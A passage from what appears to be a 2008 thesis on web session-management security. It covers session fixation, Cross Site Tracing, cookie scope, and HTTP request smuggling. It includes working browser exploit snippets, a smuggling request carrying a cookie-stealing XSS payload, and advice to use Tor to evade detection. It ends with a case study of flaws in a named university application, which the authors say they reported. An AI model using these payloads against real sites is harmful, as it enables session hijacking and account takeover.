req.send("http://www.target.site/", "_blank", "GET");
```

This behavior is exploitable for our situation with HTTP response splitting [19], forging a request like the following where we specify a persistent cookie that expires the next year:

```
http://vulnerable.application.com/user.jsp?  
page=<script>document.cookie="JSESSIONID=sdkcjh7jh23hbkc3cbcskcdh;  
%20Expires=Monday,%201-May2009%2008:00:00%20GMT";</script>
```

After we successfully fixed the victim session with one of the techniques previously described, we just refresh the current not-authenticated page of the web application we are in (or make another request, if we are working with proxies): we can now view and access the same informations the victim is requesting, because we are in his session.

This devastating and relatively tricky attack has plagued a lot of famous applications such as Drupal CMS [20], Ruby on Rails [21] and JEE leader BEA Systems, now Oracle [22].

B.2.3 Cross Site Tracing

As we mentioned in the previous paragraph, Microsoft HTTP-only anti-xss technique could be exploited in different ways: we will cover now XST, best known as Cross Site Tracing. Jeremiah Grossman, founder of WhiteHat Security and world-known web security researcher, discovered in 2003 a way to bypass HTTP-only protections: in five years Microsoft had the time to patch his anti-xss technique on Internet Explorer, so maybe you're asking why we are still describing it. XST still be an important threat because it doesn't need any XSS bugs in the web application, and the victim doesn't need to connect to an XST vulnerable application. But lets see how it works.

Cross Site Tracing takes its name from the Http TRACE method: as you know there exists more than two methods (GET and POST), as OPTIONS, HEAD, and so on. The TRACE method useful only for debug sessions not for real communications: anyway, for correctness, we reported the RFC2616 section:

“9.8 The TRACE method is used to invoke a remote, application-layer loop-back of the request message. The final recipient of the request SHOULD reflect the message received back to the client as the entity-body of a 200

(OK) response. [...] TRACE allows the client to see what is being received at the other end of the request chain and use that data for testing or diagnostic information. The value of the Via header field (section 14.45) is of particular interest, since it acts as a trace of the request chain. Use of the Max-Forwards header field allows the client to limit the length of the request chain, which is useful for testing a chain of proxies forwarding messages in an infinite loop. If the request is valid, the response SHOULD contain the entire request message in the entity-body, with a Content-Type of “message/http”. Responses to this method MUST NOT be cached”.

Basically what it states is that TRACE echoes whatever the application send back to the client: this means that cookies too can be retrieved in this way.

Reading the previous excerpt we can understand that the TRACE method, as the rest of methods that differs from GET and POST, must be negated and appropriately filtered out in production environments. Unfortunately a lot of web applications and application servers leave TRACE enabled.

To test which Http methods are enabled we can send a request like this:

```
OPTIONS https://uniwex.unibo.it:443/uniwex/index.do HTTP/1.0
```

the response will be something like that:

```
HTTP/1.1 200 OK
Date: Fri, 30 May 2008 11:16:10 GMT
Server: Apache/2.2.3 (Linux/SUSE)
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-length: 0
Cache-Control: max-age=0
Expires: Fri, 30 May 2008 11:16:10 GMT
Connection: close
Content-Type: text/plain
```

To really exploit the attacks we must find a way to embed the malicious code that makes a TRACE request in a web page: the point is that JS and browsers don't support Http methods other than GET and POST. We need

to use some extended client-side scripting languages like ActiveX if we work with Internet Explorer, XML-DOM if we work with Mozilla based browsers, or ActionScript and Java.

An example, working with Internet Explorer 6 (sp2) is the following: note the CRLF before the method name, used to bypass the limitation that Microsoft imposed in sp2 where methods could not start with “TRACE”.

```
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.open("\r\nTRACE", "/", false);
x.setRequestHeader("Max-Forwards", "0");
x.send();
alert(x.responseText);
```

Another point is that browser security policies prevent the script to contact a domain different from the one in which the script is, thus limiting the exploit capabilities of our attack: two possibilities can be leveraged.

If we find a Cross Site Scripting bug in the web application we want to attack, either stored or reflected, we can inject the malicious code in the vulnerable parameter: this will work because the script that will make the TRACE request is in the same domain of the web application.

Another possibility, originally presented by Jeremiah Grossman in his original XST paper, is associating TRACE with a browser vulnerability that permit to bypass the same-domain restrictions. At the time of writing (2008), the latest issue for Internet Explorer 6 and 7 is CVE-2007-3091, which could be exploited by remote attackers to bypass security restrictions and gain knowledge of sensitive information.

The vulnerability was discovered by Michael Zalewsky: here below one of his citations.

“In other words, the entire security model of the browser collapses like a house of cards and renders you vulnerable to a plethora of nasty attacks; and local system compromise is not out of question, either”.

To see a sample code of a previous vulnerability in Internet Explorer

6, in relation of TRACE, here below we reported a famous exploit, the “showModalDialog” bug:

```
function xssDomainTraceRequest(){
  var exampleCode = "var xmlHttp = new ActiveXObject(\"Microsoft.XMLHTTP\");
xmlHttp.open(\"TRACE\", \"http://foo.bar\", false);
xmlHttp.send();
xmlDoc=xmlHttp.responseText;
alert(xmlDoc);";

  var target = "http://foo.bar";

  cExampleCode = encodeURIComponent(exampleCode + ' ;top.close()');
  var readyCode = 'font-size:expression(execScript
(decodeURIComponent("'" + cExampleCode + '")))' ;
  showModalDialog(target, null, readyCode);
}
```

B.2.4 Liberal Cookie Scope

To understand what the means of “liberal” is, we must go back to chapter one and remember how the server issues the cookie to the client with the Set-Cookie directive. There are two important attributes that may be included in the response: domain and path.

As RFC2695 states, domain attribute is optional “the value of the Domain attribute specifies the domain for which the cookie is valid. If an explicitly specified value does not start with a dot, the user agent supplies a leading dot”, as it is the path attribute “The value of the Path attribute specifies the subset of URLs on the origin server to which this cookie applies”.

Suppose that an application hosted at *orrlab.com* is issuing a cookie like this:

Set-Cookie: JSESSIONID=78AAE33560765A3FC46B790DB3990772; Domain=secure.orrlab.com; Path=/secure/; Secure

The domain attribute is explicitly set, thus overriding the default behavior for which the cookie (because is issued from *orrllob.com*) will be valid for every **.orrllob.com* second level domain. The previous cookie is valid only for *secure.orrllob.com* and related sub-domains, as *ultra.secure.orrllob.com*, but not for his parent *orrllob.com* or for any other domains at the same level, as *frontend.orrllob.com*.

Said this, it is easy to understand that if an application issues a cookie with the domain scope set too liberal, this could lead to serious security implications. If we suppose that the cookie is issued with a domain restriction of *orrllob.com*, then if an attacker finds an XSS on *frontend.orrllob.com* he can steal cookies from *secure.orrllob.com* too (that is supposed to be a sensitive application), because the web application will issue the same cookie to every sub-domain under *orrllob.com*.

Liberalizing the path attribute is an error that developers make even more frequently than domain restrictions, missing the trailing slash and completely trusting on browser security policies.

Missing the trailing slash is a common error: let's imagine that *orrllob.com* is issuing the following cookie

Set-Cookie: JSESSIONID=78AAE33560765A3FC46B790DB3990772; Domain=secure.orrllob.com; Path=/secure; Secure

as you can see it differs from the previous one because this time the Path attribute doesn't contain the trailing slash. In this situation the value */secure* is parsed by the browser not as a directory but as a pattern, thus limiting containment capabilities of the application to limit the session to a certain directory or subdirectory.

The */secure* pattern will match URLs like:

```
/secure/extra  
/extra/secure  
/users/secure
```

The worst case is clearly when the path scope is completely liberalized, in situations like

Path=/

that means the web application root. In this case liberalizing the path scope can have the same dangerous effects that liberalizing the domain scope to his parent.

Even worst, when we develop web application we have to (almost) trust the client browsers: we said almost because we can't totally rely on browsers and how they manage our input. Amit Klein has demonstrated how to bypass path restrictions, even if the scopes were set correctly and securely. Path restrictions can be fundamentally bypassed if the application we are attacking is vulnerable to Cross Site Scripting, if not we can use techniques similar to HTTP Response Splitting [19].

Other old tricks that still work in Internet Explorer 6 Sp2 and Firefox 1.5 (not everyone use updated browsers) can be used to exploit path restrictions. If we imagine that orrlob.com wants to protect a sensitive part of the application, let's say /secure, from another normal part /frontend, then it will issues cookies with correct domain and path scopes, as seen before.

But with a link like the following, supposing that a user with a cookie with Path=/secure/ wants to attack the /secure part of the application:

```
http://www.orrlob.com/secure/%2e%2e/frontend/collect.jsp}
```

IE6 Sp2 will send this link to /frontend with /secure credentials, Firefox 1.5 will canonicalize the URL into *http://www.orrlob.com/frontend/collect.jsp*. Note that

`%2e%2e`

is the URL encoded value of two dots (..), and that ../ means "go up for one step in the directory tree". Another trick proposed by Mr. Klein, that works in many Windows-based web servers like Microsoft IIS is the following:

```
http://www.orrlob.com/foo/foo\..\../frontend/collect.jsp
```

B.3 Uncommon attack vectors

B.3.1 HTTP Request Smuggling

We will now describe an advanced exploitation technique that we can use in enterprise web applications that usually are hidden behind some levels of protection/cache. In fact it's useful when there are one or more HTTP devices inside the data flow between the client and the web application.

Published in 2005 by Amit Klein and his colleagues from Watchfire, it really scared the most of manufacturer already in security field. Three years ago the number of web application firewalls was almost zero: ModSecurity project by Ivan Ristic was just borning, Cisco was still researching his web application firewall appliance. Anyway reverse proxy servers and load balancers were popular and widely used: Squid, Microsoft ISA, Oracle WebCache and BEA WebLogic (now Oracle).

Smuggling HTTP requests means to convey these requests somewhere secretly and illicitly: somewhere stands for HTTP devices that fail to detect discrepancies parsing malformed and specially-crafted packets. From the point of view of a web application firewall or IDS this means "don't detect bad packets and let propagate mass-infection worms". From the point of view of a caching proxy server this means "unintentionally association between a URL and the content of another page that potentially contains malicious code". Although the numerous type of attacks that we can build smuggling requests, we will focalize with the one can help us exploiting session management.

Smuggling HTTP requests through a proxy server (not necessarily with caching capabilities) can be useful to hijack requests and then session tokens: it's a bit different from classic smuggling, because we need to find a bug in the web application we are targeting, like a Cross Site Scripting (almost 85 percent of web applications are vulnerable to XSS, as previously described in paragraph B 1.2).

The benefits of request hijacking with smuggling are that HTTP-only and HTTP-authentication tokens can be directly stolen, thing that makes

this attack more dangerous than Jeremiah Grossman's Cross Site Tracing (XST), where TRACE mode must be enabled in the server. Another good point is that also if we need an XSS in the web application, we don't need to directly communicate with the victim.

But let's analyze a real example:

```
POST /good_script.jsp HTTP/1.0
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Content-Length: 204
```

```
this=thatPOST /vuln_page.jsp HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
```

```
param1=value1&data=<script>alert("stealing%20your%20data:"%
2bdocument.cookie)</script>&foobar=
```

Now let's imagine a situation with Microsoft ISA proxy and Apache Tomcat container: ISA will parse the packet as a single request to */good_script.jsp* of Content-Length of 204 bytes, failing to detect another inner request. Tomcat will parse it as a request of 9 bytes (*this=that*) and another incomplete request of 95 declared bytes (the inner one), even if bytes are in fact 94. ISA will send back to the attacker the response to the first normal request to */good_script.jsp*, the other incomplete request is queued by Tomcat.

Now the first time a client (victim) will request a resource to ISA, it will be normally forwarded to Tomcat. Remember that the web container still has a request to complete in the queue, because it was 94 of 95 declared bytes. If for instance the client will make a GET request, then Tomcat will faultily parse the first byte of GET (so *G*) as the last byte of the previous queued and incomplete request, considering the rest of the HTTP request as invalid.

Finally Tomcat will send back to ISA the HTTP response of the just completed request of 95 bytes, as the following (note the last byte, *G*):

```
POST /vuln_page.jsp HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
```

```
param1=value1&data=<script>alert("stealing%20your%20data:"%
2bdocument.cookie)</script>&foobar=G
```

So the victim will have his session token stolen: here for simplicity we just used an alert pop-up. As you can see we didn't interact with the victim even if we exploited a reflected Cross Site Scripting: that in normal situations, as we have seen before, it would need some means to be sent to the client.

B.3.2 Phase space analysis and FIPS-140-2 tests

After Michal Zalewsky research *Strange Attractors and TCP/IP Sequence Number Analysis* [23] in 2001, the IT security and the software vendors world started to be scared by the possibilities that those new forms of attack were giving.

We want to directly cite Michal's words, taken from his abstract: "We consider the problem of inserting a malicious packet into a TCP connection, as well as establishing a TCP connection using an address that is legitimately used by another machine. We introduce the notion of a Spoofing Set as a way of describing a generalized attack methodology. We also discuss a method of constructing Spoofing Sets that is based on Phase Space Analysis and the presence of function attractors. We review the major network operating systems relative to this attack. The goal of this document is to suggest a way of measuring relative network-based sequence number generators quality, which can be used to estimate attack feasibility and analyze underlying PRNG function behavior".

This approach can be used on a wide range of applications and protocols: DNS queries, TCP/IP protocol sequence numbers and every type of session token that an application can generate, from cookies to anti-XSRF nonce protections.

We will now present a powerful tool created by Michal Zalewsky named Stompy (Session Stomper), really useful to collect and test session tokens for FIPS-140-2 compliance [24], as it's stated here: "Statistical random number generator tests. If statistical random number generator tests are required (i.e., depending on the security level), a cryptographic module employing RNGs shall perform the following statistical tests for randomness. A single bit stream of 20,000 consecutive bits of output from each RNG shall be subjected to the following four tests: monobit test, poker test, runs test, and long runs test".

Stompy is a really fast and powerful tool, and is not limited to FIPS-140-2 tests: the tool performs other checks as spatial correlation, trying to identify if there exist some correlations between neighboring bits of the session tokens, and spectral tests to look for dependency of the actual processed bits with the previously analyzed ones.

Here below a typical Stompy output, captured during an analysis of *uniwex.unibo.it*:

```
brutus stompy # ./stompy https://uniwex.unibo.it/uniwex/href.do?start=1
Session Stomper 0.04 by <lcamtuf@coredump.cx>
```

```
-----
```

```
Start time   : 2008/05/17 23:26
Target host  : uniwex.unibo.it:443 [137.204.24.52]
Target URI   : /uniwex/href.do?start=1
```

```
=> Target acquired, ready to issue test requests.
```

```
[+] Sending initial requests to locate session IDs...
```

NOTE: Request #1 answered with a redirect (302 Moved Temporarily)
[0.40 kB]

NOTE: Request #2 answered with a redirect (302 Moved Temporarily)
[0.40 kB]

[+] Cookie parameter 'JSESSIONID' may contain session data:

#1: D26B8A6D16F58DE1B4AFFA5D522FE2C5

#2: 7D008AE4AA10613DD3E8C41FF19C2877

[+] Redirects differ and seem to contain session data:

#1: https://uniwex.unibo.it/uniwex/index.do;
jsessionid=D26B8A6D16F58DE1B4AFFA5D522FE2C5

#2: https://uniwex.unibo.it/uniwex/index.do;
jsessionid=7D008AE4AA10613DD3E8C41FF19C2877

=> Found 2 field(s) to track, ready to collect data.

[*] Capture diverted to 'stompy-20080517232623.dat'.

[*] Sending request #20000 (100.00% done, ETA 00h00m00s)... done

=> Samples acquired, ready to perform initial analysis.

[*] Alphabet reconstruction / enumeration: .. done

=== Cookie 'JSESSIONID' (length 32) ===

[+] Alphabet structure summary:

A[016]=00032

Theoretical maximum entropy: 128.00 bits (excellent)

=> Analysis done, ready to execute statistical tests.

[*] Checking alphabet usage uniformity... PASSED

```
[*] Checking alphabet transition uniformity... PASSED
[*] Converting data to temporal binary streams (GMP)... done
[*] Running FIPS-140-2 monobit test (1/4)... PASSED
[*] Running FIPS-140-2 poker test (2/4)... PASSED
[*] Running FIPS-140-2 runs test (3/4)... PASSED
[*] Running FIPS-140-2 longest run test (4/4)... PASSED
[*] Running 2D spectral test (2 bit window)... PASSED
[*] Running 2D spectral test (3 bit window)... PASSED
[*] Running 2D spectral test (4 bit window)... PASSED
[*] Running 2D spectral test (5 bit window)... PASSED
[*] Running 2D spectral test (6 bit window)... PASSED
[*] Running 2D spectral test (7 bit window)... PASSED
[*] Running 2D spectral test (8 bit window)... PASSED
[*] Running 3D spectral test (1 bit window)... PASSED
[*] Running 3D spectral test (2 bit window)... PASSED
[*] Running 3D spectral test (3 bit window)... PASSED
[*] Running 3D spectral test (4 bit window)... PASSED
[*] Running 6D spectral test (1 bit window)... PASSED
[*] Running 6D spectral test (2 bit window)... PASSED
[*] Running spatial correlation checks... PASSED
```

RESULTS SUMMARY:

```
Alphabet-level : 0 anomalous bits, 128 OK (excellent).
Bit-level      : 0 anomalous bits, 128 OK (excellent).
```

Stompy is a really great tool, and *uniwex.unibo.it* has passed every test only because the web application relies on Apache Tomcat to issue cookies: the PRNG that Tomcat (5.5.26 in this case) implements is widely known and secure.

Another interesting tool we can use doing PRNG and FIPS-140-2 tests is Burp Sequencer, written by Dafydd Stuttard (Portswigger). It is part of the Burp Suite, a suite of tools to conduct penetration tests and web application




Figura B.4: The Tor onion-routing network, useful to grant anonymity and IP dynamic change.

assessment in a manual way. Burp sequencer can be seen as “Stompy on steroids”, as his author states: in fact it does everything Stompy do, but with graphical results, possibility to proxify the requests (in the Tor onion-routing network), quantitative results and arbitrary sample size (although 20000 are needed for FIPS compliance).

In fact proxify our requests is always a good practice, because if we must collect 20000 requests from the same IP, requesting the same page every time (just requesting a different session ID every time), our attacks are prone to be detected by some IDS or in the worst case we will be banned in a blacklist of some web application firewall. Using Tor as in the figure below, we can frequently change our “identity” and we are chained between at least 4-5 proxies. In figure B.5 you can see how Burp sequencer works and how he can find anomalies doing black-box testing on pseudo-randomly generated data, on *www.almawelcome.unibo.it*: The FIPS poker test “divides the bit



Figura B.5: The figure shows the chart of the FIPS poker test, passed on 121 bits but with anomalies that are represented with the red lines.

sequence at each position into consecutive, non-overlapping groups of four, and derives a four-bit number from each group. It then counts the number of occurrences of each of the 16 possible numbers, and performs a chi-square calculation to evaluate this distribution. If the sample is randomly generated, the distribution of four-bit numbers is likely to be approximately uniform. At each position, the test computes the probability of the observed distribution arising if the tokens are random”.

In this case the distribution is not uniform, and the chi-square [25] value on bit 15 is too low, thus introducing the possibility of 0.00035 percent that the bit 15 will have the same value (1.32 in this case) on a (pseudo)random sample.

B.4 Real world attack case: Uniwex

We want to finish the second chapter, entirely focused on attacks, demonstrating which behaviors of a widely used web application can be exploited in order to gain access to it or to force users to do what we want. The web application we will analyze is Uniwex, reachable at <http://uniwex.unibo.it>: this is the huge application that students like me use to subscribe for a particular exam, and professors use to record the exam grades and other stuff.

We would like to clarify here that we didn’t make anything illegal, and that we have informed the Cesia employees and executives (those that hosts the Uniwex application on their Vmware ESX infrastructures) two times: during the Clusit conference on 4th of June (*Dal Penetration testing alla Risk Analysis*) presented by Raul Chiesa, and with a white-paper that we sent them. Lead by professor Ozalp Babaoglu we also made a two-hour presentation to some members of CeSia’s CERT (Computer Emergency Response Team) and CeSia’s executives.

The analysis we have made was a Black Box one, because we didn’t have access to the source code of the application: in this case Information

Disclosure and Reconnaissance play an important role to discover every asset that could be exploited.

We will now discuss every vulnerability discovered regarding only session management, explaining how to exploit it where we think it is useful for comprehension.

B.4.1 Wrong session token redundancy

Uniwex uses as its state management technology Cookies, but sometime we can observe the same session ID issued on the cookie as URL parameter too (for example the first time we connect to the application). Although this double approach could address compatibility issues when cookies are disabled on client browser, it is implemented in a bad way because if we effectively disable cookies on our browser we cannot use the application and it doesn't suggest us to use cookies.

This leads to a vulnerability too: if we log in to the application with a browser and then with another different browser (different User-Agent) we change the JSESSIONID URL parameter passed in our request with the cookie that the application issued to the other browser, then we are in the same session, even if the cookie header is actually sending back to the server the correct (and different) session ID that it issued to the second browser.

This can be clearly understood in the raw request below: the JSESSIONID in the Referer header is the one we are modifying to “ride” the first browser session, the JSESSIONID in the Cookie header is the one that the application gives to us correctly and it expect to receive back.

```
POST /uniwex/prenotazione/studente/ActionShowListaAppelli.do HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_3; en-us)
AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.1 Safari/525.20
Content-Type: application/x-www-form-urlencoded
Referer: https://uniwex.unibo.it/uniwex/index.do;
jsessionid=880141F8C293D9B059B126690AD06C19
```

```
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=C5ADF5C9C080BCB7E01E10C683815580
Connection: keep-alive
Proxy-Connection: keep-alive
Host: uniwex.unibo.it
Content-Length: 25
```

```
action=show&pes_cod=68220
```

Another possible exploitation vector can be found if we analyze the Referer header: URL-based session tokens are vulnerable to session disclosure on web/application server logs. If the web application has some links to other applications and the user click on them, then the GET request will contain the Referer header, comprehensive of session ID informations.

Now the only link is to Unimatica S.P.A company (it can be found on Uniwex home page), but we don't know how the developers will change the web application code in the next releases.

B.4.2 Wrong session token issuing mechanism leads to Session Fixation

Uniwex web application is vulnerable to one of the most dangerous attack vectors described in the previous paragraphs: session fixation.

The server issues a session ID to track the user before the authentication, but it remains the same after the login phase. In this situation, as we deeply discussed before, session hijacking is not needed to steal the user session. We can just send to the victim a malicious link with the session token that Uniwex issued to us (we're an hacker that doesn't have any valid credential to the application): the user click on the link and he's sent to Uniwex login




Figura B.6: We are authenticated on Uniwex with Firefox, and we have access to restricted functionalities.

page. The application recognize the Cookie header of his request as valid (also if theoretically associated with us, the hacker), so it doesn't issue to the victim another different token. The user then authenticates on the web application with our session ID: if we now send a raw request to a protected resource (protected means accessible only if we are authenticated), we can have access to it without the needs to put any credential informations, and most important, we "ride" the user identity.

The raw requests and screenshots are made with two different browsers on the same host, but the same problem is manifested and has been verified with different hosts too (there are no controls on IP or User-Agent). We didn't changed anything: the requests are as they were originally, as you can see inspecting the headers. Lead by professor Ozalp Babaoglu, our research had the possibility to go a step further: in fact our attacks to "fix" the victim session work identically both for student accounts than professor/executive accounts. Even if non-student accounts need a smart-card and a PIN to be authenticated through a Java applet by Uniwex, the same wrong Session Management mechanism can be exploited to gain access to




Figura B.7: We need a different browser possibly with a different User-Agent too. We open Opera, and we just put as the sessionId parameter value the token value that is still used on the Firefox session.



Figura B.8: We just submit our GET request to Uniwex, and then we're in the same Firefox session. The raw request below lets clarify skeptic thoughts.




Figura B.9: The raw request to GET some javascripts needed to access the web application functionalities.

a privileged session: is out of the scope of this research to enumerate every possible bad consequence of a privilege-escalation like that.

B.4.3 Wrong management of expired sessions leads to Information Disclosure

As we said before, we - hackers - can “ride” the victim session with no problems, and most importantly we can do every action under his identity. In case of a computer crime, is even more difficult to identify who made what. We didn’t described before Session Riding because I think is not a completely new type of attack, but instead a way to use XSRF, Cross Site Request Forgery [27].

Anyway, if we are the hacker riding the victim’s session, and the victim then logout from Uniwex, his session (and ours, because is the same) is invalidated. The victim is forwarded to Uniwex home page, but Uniwex present to us a huge exception: instead of being forwarded to the same page, if we try to send other requests a big exception is thrown by the huge stack of Java objects that are part of Uniwex. This anomalous situation can be ob-

tained if we invalidate a session and then we try to submit the previously “invalid” session token. This is manifested because Uniwex fails to recognize that another client is actually using the same session token, and because the developers failed to implement a good session management mechanism that effectively understand expired sessions. The huge Java Exception that the Uniwex application throws is partially reported here in Fig. 19. A Java exception is not always useful, but sometimes discloses important informations that can be useful in a Black Box testing, when we don’t know the target, to deeply understand how the application works.

In fact this exception leads to Information Disclosure and reveals used technologies, as Tomcat, Apache Struts and Apache MyFaces, complete with all their versions and the paths where they are, and specific application paths and pages that can be exploited if access control is wrongly implemented.

Few examples that I selected from the exceptions messages (even if they are a lot more):

